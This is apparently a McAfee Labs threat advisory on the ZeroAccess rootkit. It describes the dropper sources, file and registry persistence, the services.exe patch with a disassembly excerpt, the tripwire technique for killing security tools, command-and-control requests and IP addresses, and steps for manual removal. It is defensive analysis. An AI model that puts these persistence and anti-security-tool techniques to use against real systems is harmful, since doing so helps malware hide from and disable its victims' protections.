McAfee Labs Threat Advisory

ZeroAccess Rootkit

August 29, 2013

Summary

ZeroAccess is a family of Rootkits, capable of infecting the Windows Operating System. On infection, it overwrites Windows System Files and installs Kernel Hooks in an attempt to remain stealthy. Once the hooks are installed, the target operating system falls under control of the rootkit, which is then able to hide processes, files, networks connections, as well as to kill any security tools trying to access its files or processes. This rootkit is known to infect both 32-bit and 64-bit Windows operating systems.

ZeroAccess patches system files to load its malicious code. The original file content is overwritten, but the original system file is kept inside an encrypted virtual file system the rootkit creates. The virtual file system is stored in an unsuspecting file on disk.

There has been a major shift over the last few months in the way it infects the machine. Previously Zero access infected the Kernel by rewriting system files with its kernel mode component, in order to run at elevated privilege when the system boots, but a recent version has no kernel mode component and operates entirely in user space.

The malware now overwrites services.exe in Windows Vista and Windows 7, a critical Windows component, with malicious code that is responsible for loading the other malicious components.

ZeroAccess is usually installed on a system by a malicious executable. Once this dropper is executed, it will install the rootkit which will perform the actions described in this document.

Detailed information about the worm, its propagation, and mitigation are in the following sections:

Aliases

Microsoft: TrojanDropper:Win32/Sirefef.B
Kaspersky: Trojan-Dropper.Win32.ZAccess, Backdoor.Win32.ZAccess
Norman: W32/ZAccess.F, W32/Zbot.WTG
Symantec: Trojan.Zeroaccess
Sophos: Troj/ZAccess-F, Mal/Zbot-CX
F-Secure: Gen:Variant.Kazy.28752, Trojan.Generic.KD.348130

Infection and Propagation Vectors

ZeroAccess is usually installed by a dropper component that may come to the machine from different sources. Recent variants have been observed to come together with Fake Antivirus software.

One usual method that machines get infected is by downloading and executing small executable files used to crack applications. These crack tools can be found in many different websites devoted to distributing cracked applications. These sites also are known to distribute malicious files and

exploits, and thus accessing unknown websites should be avoided to lower the chance of getting infected.

Some names used by these dropper may include the following:

- Redtube.grabber.keygen.exe
- madden_crack.exe
- 1309803008.Microsoft.Office.Professional.crack.exe

Some recent variants have been observed to come together with Fake Antivirus software or W32/Katusha file infector virus. ZeroAccess is downloaded by these components at each system reboot, which make it very difficult to get rid of it.

Characteristics and Symptoms

Description
ZeroAccess is usually installed on a system by a malicious executable disguised as a cracking tool for popular applications. Once this dropper is executed, it will perform the actions described below:

- The rootkit will create a file with a random name in %SYSTEMROOT%\system32\config\<random> or c:\windows\prefetch\<random>. This file will be used to store a virtual encrypted file system, used by the rootkit to store its configuration files and other supporting files.
- ZeroAccess will then patch a randomly chosen system driver file. The patched file will be used as the rootkit's restart mechanism to load its malicious kernel component when the system boots.
- The original system driver file is stored inside the virtual file system. The rootkit uses it to provide legitimate information for requests to access the original file information on disk such as md5, digital signature, including a file copy.
- The malware will also create a tripwire device. This device is disguised as a normal file on disk, but whenever accessed, it will trigger the rootkit protection routine.
- In older variants, the tripwire device used to be named like \\??\Global\systemroot\system32\svchost.exe.
- In new variants, the tripwire device is installed in an Alternate Data Stream (ADS).
  NOTE: *An ADS is an NTFS structure that allows more than one data stream to be associated with a file. These ADSs are accessed by a file name like filename.ext:adsname. More information about ADS can be found on the Microsoft website: http://msdn.microsoft.com/en-us/library/aa364404.aspx*.
- The rootkit tripwire device ADS is usually installed as %SYSTEMROOT%\<randomnumbers>:<randomnumbers>.exe.
  Example:
  %SYSTEMROOT%\3155945044:2870600771.exe
  (where %SYSTEMROOT% represents the folder where Windows is installed, usually C:\Windows)
- The malware then creates a service, and points its ImagePath to the tripwire device, to run it every time the system boots.
- Whenever the tripwire file or the process in memory is accessed by a security tool, the rootkit kernel component will kill the process from the kernel.
- In newer variants, besides killing the process, the rootkit component will also remove all NTFS permissions from the offending files. This action is an attempt to disable security related tools and components.
- Some recent variants are creating a hidden folder named c:\windows\$NtUninstallKB<random>$ to store its files.

The new variant is observed to perform the following actions in order to implement its user mode hooks:

- it drops dll with the following names:
  - "%WINDIR%\Installer\<GUID>\n"
  - %USERPROFILE%\Local Settings\Application Data\<GUID>\n"
  - C:\RECYCLER\S-1-5-21-602162358-1897051121-839522115-1003\$9456445cbb4ad5f04f8e83dac4b8ee32\n

- $Recycle.Bin\S-1-5-21-602162358-1897051121-839522115-1003\$9456445cbb4ad5f04f8e83dac4b8ee32\n
-

----------Update 23-August-2013----------

The new variant of zero access copies itself into the following locations.

- %USERPROFILE%\Local Settings\Application Data\Google\Desktop\Install\<GUID>\???\???\???\<GUID>\GoogleUpdate.exe

- %ProgramFiles%\Google\Desktop\Install\<GUID>\ \ \???\<GUID>\GoogleUpdate.exe

---

- The DLL is then injected into svchost.exe and explorer.exe
- On Windows Vista and Windows 7, the malware overwrites 704 bytes of the function "ScRegisterTCPEndpoint" present in "services.exe" with malicious code.

```
.text:0100F93B                          ; Attributes: thunk
.text:0100F93B
.text:0100F93B                          ; unsigned __int32 __stdcall ScRegisterTCPEndpoint()
.text:0100F93B                          ?ScRegisterTCPEndpoint@@YGKXZ proc near ; CODE XREF: Svcctrlmain(int,char * * const)+40F↑p
.text:0100F93B E9 4D 01 00 00                       jmp     ?ScRegisterTCPEndpoint@@YGKXZ_0 ; ScRegisterTCPEndpoint(void)
.text:0100F93B                          ?ScRegisterTCPEndpoint@@YGKXZ endp
.text:0100F93B
.text:0100F940
.text:0100F940                          ; =============== S U B R O U T I N E =======================================
.text:0100F940
.text:0100F940
.text:0100F940                          sub_100F940     proc near               ; CODE XREF: ScRegisterTCPEndpoint(void)+A5↓p
.text:0100F940 B9 91 9D 2C 6E                       mov     ecx, 6E2C9D91h
.text:0100F945 E8 4A 00 00 00                       call    sub_100F994
.text:0100F94A FF E0                                jmp     eax
.text:0100F94A                          sub_100F940     endp
.text:0100F94A
.text:0100F94C
.text:0100F94C                          ; =============== S U B R O U T I N E =======================================
.text:0100F94C
.text:0100F94C
.text:0100F94C                          sub_100F94C     proc near               ; CODE XREF: ScRegisterTCPEndpoint(void)+74↓p
.text:0100F94C B9 AF BB 45 58                       mov     ecx, 5845BBAFh
.text:0100F951 E8 3E 00 00 00                       call    sub_100F994
.text:0100F956 FF E0                                jmp     eax
.text:0100F956                          sub_100F94C     endp
.text:0100F956
.text:0100F958
.text:0100F958                          ; =============== S U B R O U T I N E =======================================
.text:0100F958
.text:0100F958
.text:0100F958                          sub_100F958     proc near               ; CODE XREF: sub_100FA14+5B↓p
.text:0100F958 B9 15 FC 33 CB                       mov     ecx, 0CB33FC15h
.text:0100F95D E8 32 00 00 00                       call    sub_100F994
.text:0100F962 FF E0                                jmp     eax
.text:0100F962                          sub_100F958     endp
.text:0100F962
.text:0100F964
.text:0100F964                          ; =============== S U B R O U T I N E =======================================
.text:0100F964
.text:0100F964
.text:0100F964                          sub_100F964     proc near               ; CODE XREF: ScRegisterTCPEndpoint(void)+57↓p
.text:0100F964 B9 7A D5 B7 D1                       mov     ecx, 0D1B7D57Ah
.text:0100F969 E8 26 00 00 00                       call    sub_100F994
.text:0100F96E FF E0                                jmp     eax
.text:0100F96E                          sub_100F964     endp
.text:0100F96E
.text:0100F970
.text:0100F970                          ; =============== S U B R O U T I N E =======================================
.text:0100F970
.text:0100F970
0000F13B 0100F93B: ScRegisterTCPEndpoint(void)
```

Figure 1: The overwritten function in services.exe

- It stores the malicious content in Extended Attributes of an NTFS record




Figure 2:NTFS Extended attributes

- When the infected “services.exe” is loaded, the malicious code reads the extended attributes where the actual malicious code resides





Figure 3: Function which checks for the hash of the EA then loads it

- It also strips services.exe of ASLR capability which makes windows load services.exe on the same address every time



Name	Description	Company Name	Version	ASLR
locale.nls				n/a
@				n/a
SortDefault.nls				n/a
services.exe	Services and Controller app	Microsoft Corporation	6.01.7600.16385	
ntdll.dll	NT Layer DLL	Microsoft Corporation	6.01.7601.17514	ASLR
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	6.01.7601.17514	ASLR
KERNELBASE.dll	Windows NT BASE API Client DLL	Microsoft Corporation	6.01.7601.17514	ASLR
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	7.00.7600.16385	ASLR
RPCRT4.dll	Remote Procedure Call Runtime	Microsoft Corporation	6.01.7601.17514	ASLR
SspiCli.dll	Security Support Provider Interface	Microsoft Corporation	6.01.7601.17514	ASLR
profapi.dll	User Profile Basic API	Microsoft Corporation	6.01.7600.16385	ASLR
sechost.dll	Host for SCM/SDDL/LSA Lookup APIs	Microsoft Corporation	6.01.7600.16385	ASLR
CRYPTBASE.dll	Base cryptographic API DLL	Microsoft Corporation	6.01.7600.16385	ASLR
scext.dll	Service Control Manager Extension DLL for non-minwin	Microsoft Corporation	6.01.7600.16385	ASLR
USER32.dll	Multi-User Windows USER API Client DLL	Microsoft Corporation	6.01.7601.17514	ASLR
GDI32.dll	GDI Client DLL	Microsoft Corporation	6.01.7601.17514	ASLR
LPK.dll	Language Pack	Microsoft Corporation	6.01.7600.16385	ASLR
USP10.dll	Uniscribe Unicode script processor	Microsoft Corporation	1.626.7601.17514	ASLR
Secur32.dll	Security Support Provider Interface	Microsoft Corporation	6.01.7601.17514	ASLR
SCESRV.dll	Windows Security Configuration Editor Engine	Microsoft Corporation	6.01.7601.17514	ASLR
srvcli.dll	Server Service Client DLL	Microsoft Corporation	6.01.7601.17514	ASLR
IMM32.DLL	Multi-User Windows IMM32 API Client DLL	Microsoft Corporation	6.01.7601.17514	ASLR
MSCTF.dll	MSCTF Server DLL	Microsoft Corporation	6.01.7600.16385	ASLR
RpcRtRemote.dll	Remote RPC Extension	Microsoft Corporation	6.01.7601.17514	ASLR
credssp.dll	Credential Delegation Security Package	Microsoft Corporation	6.01.7601.17514	ASLR
AUTHZ.dll	Authorization Framework	Microsoft Corporation	6.01.7600.16385	ASLR

CPU Usage: 6.25% | Commit Charge: 22.00% | Processes: 46

Figure 4: Missing ASLR




Figure 5: Dropped files

The following registry keys are changed or created
The malware then creates a service, and points the service's ImagePath key to the file above, to run it every time the system boots. The following is an example of such key:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\54e61bbc\Type: 0x00000001
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\54e61bbc\Start: 0x00000003
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\54e61bbc\ImagePath: "\systemroot\3155945044:2870600771.exe"

It may also create the following key:

- HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{f8cec7e5-22d1-631d-b463-054fb5b74060}

In some variants, besides killing the process, the rootkit component will also remove all NTFS permissions from the offending files (by modifying its DACL) and install an Image File Execution Option to disable execution of the file. This action is an attempt to disable security related tools and components.

The services.exe infector variant also may create the following keys:

- HKEY_CURRENT_USER\Software\Classes\clsid\<value>
  Point to the dropped dll at location %USERPROFILE%\Local Settings\Application Data\<GUID>\n.

- HKCR\CLSID\{F3130CDB-AA52-4C3A-AB32-85FFC23AF9C1}\InprocServer32
  Alters the value of the above registry entry from
  %systemroot%\system32\wbem\wbemess.dll
  To
  \.\globalroot\systemroot\Installer\<GUID>\n.

This ensures the malware is loaded instead of"wbemess.dll" which is a part of core management of windows called WMI.

Network Activity
ZeroAccess will report the installation and user activity to a remote server. Since the rootkit hides network connections from any tool running on the infected machine, system administrators may need to use external monitoring tools to check the network activity.

After infection, the malware will report installation and system activity using HTTP requests. These requests are usually made to destination port 80 but some variants also use port 8083 to communicate.

The requests have the following characteristics:

```
GET /stat2.php?w=46&i=d5d6a3459af7a34558e98254eb873a62&a=11 HTTP/1.1
Host: 193.105.154.210
User-Agent: Opera/6 (Windows NT 5.1; U; LangID=416; x86)

GET /bad.php?w=109&fail=0&i=d5d6a3459af7a3457ce3916737df5160 HTTP/1.1
Connection: keep-alive
Host: 193.105.154.210
User-Agent: Opera/6 (Windows NT 5.1; U; LangID=416; x86)
```

The following user-agent may also be used:

```
GET /%s HTTP/1.0
Host: %s
User-Agent: NSIS_Inetc (Mozilla)
```

During our replication tests, the following IP addresses were contacted by the malware:

- 95.64.46.44
- 193.105.154.210
- 69.50.212.157
- 85.17.226.180

The latest variant have been observed to use UDP protocol to communicate with its command and control servers, and were observed to connect to the following IP addresses/networks:

- 212.178.255.255
- 105.136.39.70
- 186.122.36.72
- 72.145.1.77
- 37.143.150.78
- 196.46.237.81
- 95.158.98.210
- 163.121.78.209
- 201.83.26.209
- 46.230.116.208
- 77.254.255.255
- 213.222.255.255
- 176.237.255.255

- 119.254.253.254
- 108.163.253.243
- 134.254.253.254
- 135.254.253.254
- 230.254.253.254
- 158.254.253.254
- 166.254.253.254
- 180.254.253.254

Mitigation
Please block access to the above IP/networks.

Rootkit Behavior

The rootkit component of ZeroAccess utilizes an advanced method for protecting itself and disabling any security tool trying to detect and remove it.

A tripwire device is a protection method known for some time but has never been seen used like this in a rootkit. The malware creates a harmless executable file and attaches to it a virtual device that is then monitored by the rootkit. This executable is then installed as a service to run every time the system runs.

When a security tool tries to access the file on disk or the process in memory, the virtual device attached to the file is triggered, and the rootkit identifies the access attempt, triggering its protection system.

The protection consists of installing in the offending process, a Windows Asynchronous Procedure Call (APC). An APC is a system call executed by the kernel in the context of the attached process. Whenever a process thread is in the right waiting state, the kernel will search for any APC associated with the thread and execute it with kernel privileges.

ZeroAccess installs an APC configured to run ExitProcess() in the context of the offending process. This will cause the application to quit immediately. ZeroAccess may use this method to terminate tools including security products.

The rootkit also hooks some system APIs that can be seen in GMER too:

```
---- Kernel code sections - GMER 1.0.15 ----

.text  ntkrnlpa.exe!IoReuseIrp + 8B                          804EE879 7 Bytes  CALL F60880F5
.text  atapi.sys                                             F850384D 7 Bytes  CALL F60838F0
.text  mrxsmb.sys                                            F6D93000 107 Bytes  [06, 0F, 83,
2D, B5, 00, 00, ...]
.text  mrxsmb.sys                                            F6D9306C 101 Bytes  [EC, 8B, 45,
08, 8B, 40, 40, ...]
.text  mrxsmb.sys                                            F6D930D2 52 Bytes  CALL 386296E7
.text  mrxsmb.sys                                            F6D93107 31 Bytes  [90, 90, 90,
90, 90, FF, 25, ...]
.text  mrxsmb.sys                                            F6D93127 42 Bytes  [F6, 42, 08,
80, 0F, 84, C5, ...]
.text  ...

---- Kernel IAT/EAT - GMER 1.0.15 ----

IAT    \SystemRoot\system32\DRIVERS\mrxsmb.sys[HAL.dll!HalGetAdapter]          840FFC4D
IAT    \SystemRoot\system32\DRIVERS\mrxsmb.sys[HAL.dll!IoWritePartitionTable]  00008258
IAT    \SystemRoot\system32\DRIVERS\mrxsmb.sys[HAL.dll!HalDisplayString]       0F01FE83
```

Restart Mechanism

Description
As described, the malware is able to restart when the malicious sys file is loaded by the operating system. On doing so the rootkit is able to re-launch.

The new variant uses the registry key's mentioned above to survive reboot and also through infected "services.exe", which by default is loaded by windows

Mitigation
For most previous variants, McAfee provides protection via signatures. Please ensure the up to date DATs and Engine. For the most recent variant where McAfee (or your security product) may be disabled, please follow the following manual cleaning instructions.

Manual Remediation Steps

NTFS Folder permission restore
Besides killing any security tool trying to access its files or processes, newer variants of ZeroAccess implemented a new protection method to disable security tools.

Once the process is killed, the rootkit will remove all NTFS permissions disallowing the execution of the file afterwards. This method of disabling security tools has been seen before in malware families like W32/Pinkslipbot and W32/Simfect.

Remediation
The file permissions may be restored by running the following actions.

Please be aware that the following procedure must be followed only after cleaning the system as explained above:


- Right-click the parent folder of the affected files and choose Properties.
- In the window that opens, chose the Security Tab.
- Click in Advanced.
- There will be two checkboxes below the list of permissions. If the checkbox for Inherit Parents Permissions is checked, uncheck it.
- Check the Inherit box again to inherit permissions from the parent folder.
- Check the box to copy permissions to children objects. This will replace the permissions that were removed by the malware.
- Do not execute VSE until executing the procedures below, or it will be killed again.

The malicious code is loaded by the patched system driver. In order to clean the system manually, it's necessary to identify the malicious .SYS file and replace it with a good copy from installation media.

In order to identify which system driver was replaced, the user is going to need the following tool:

- GMER: http://www.gmer.net/

- First of all, the machine must be disconnected from the internet to avoid reinfection in case any other malware is downloading and installing ZeroAccess.
- Execute GMER, and disable the options as shown in the circle marked in RED below to avoid scanning the malware monitored file and process:




- Enable the option circled in BLUE to make GMER scan the system IRP hooks.
- Start the rootkit scan and wait for it to finish.
- If the system is infected, GMER will show the name of the patched .SYS file as shown in the YELLOW circle above. Take note of this name.
- Look at the following folder and search for a file with same name as noted above:
  %SYSTEMROOT%\ServicePackFiles\i386
- If there is a copy of the file in the folder above, copy it to the root of drive C:. It will be needed later.
- If the file is not present in the folder above, it will be necessary to copy the file from an installation media, or another machine with the same Windows version and language.
- Boot the infected machine with a clean boot media like BartPE or another boot CD.
- From the clean boot, copy the file stored in the root folder that was copied above, to the location of the patched system driver.
  example: c**opy c:\mrxsmb.sys c:\windows\system32\drivers\mrxsmb.sys**
- Reboot the system in safe mode and log in as the Administrator user.
- Execute the CSSCAN command line tool using the Beta DATs to remove any Trojan or infected file from the system:
  - VSE 8.7: **"C:\Program Files\McAfee\VirusScan Enterprise\csscan.exe" –All –Unzip –Program –Analyze –Sub –Clean –Log c:\scan-rpt.txt C:**
  - VSE 8.8: **"C:\Program Files\Common Files\McAfee\SystemCore\csscan.exe" –All –Unzip –Program –Analyze –Sub –Clean –Log c:\scan-rpt.txt C:**
- Reboot the system normally.
- Run GMER again to confirm that no malicious threads of patched files exist anymore.

Standalone Removal Tool Instructions

Alternatively, McAfee is making available a standalone tool to detect and remove ZeroAccess rootkit from customer's infected machines. The tool is available for download here.

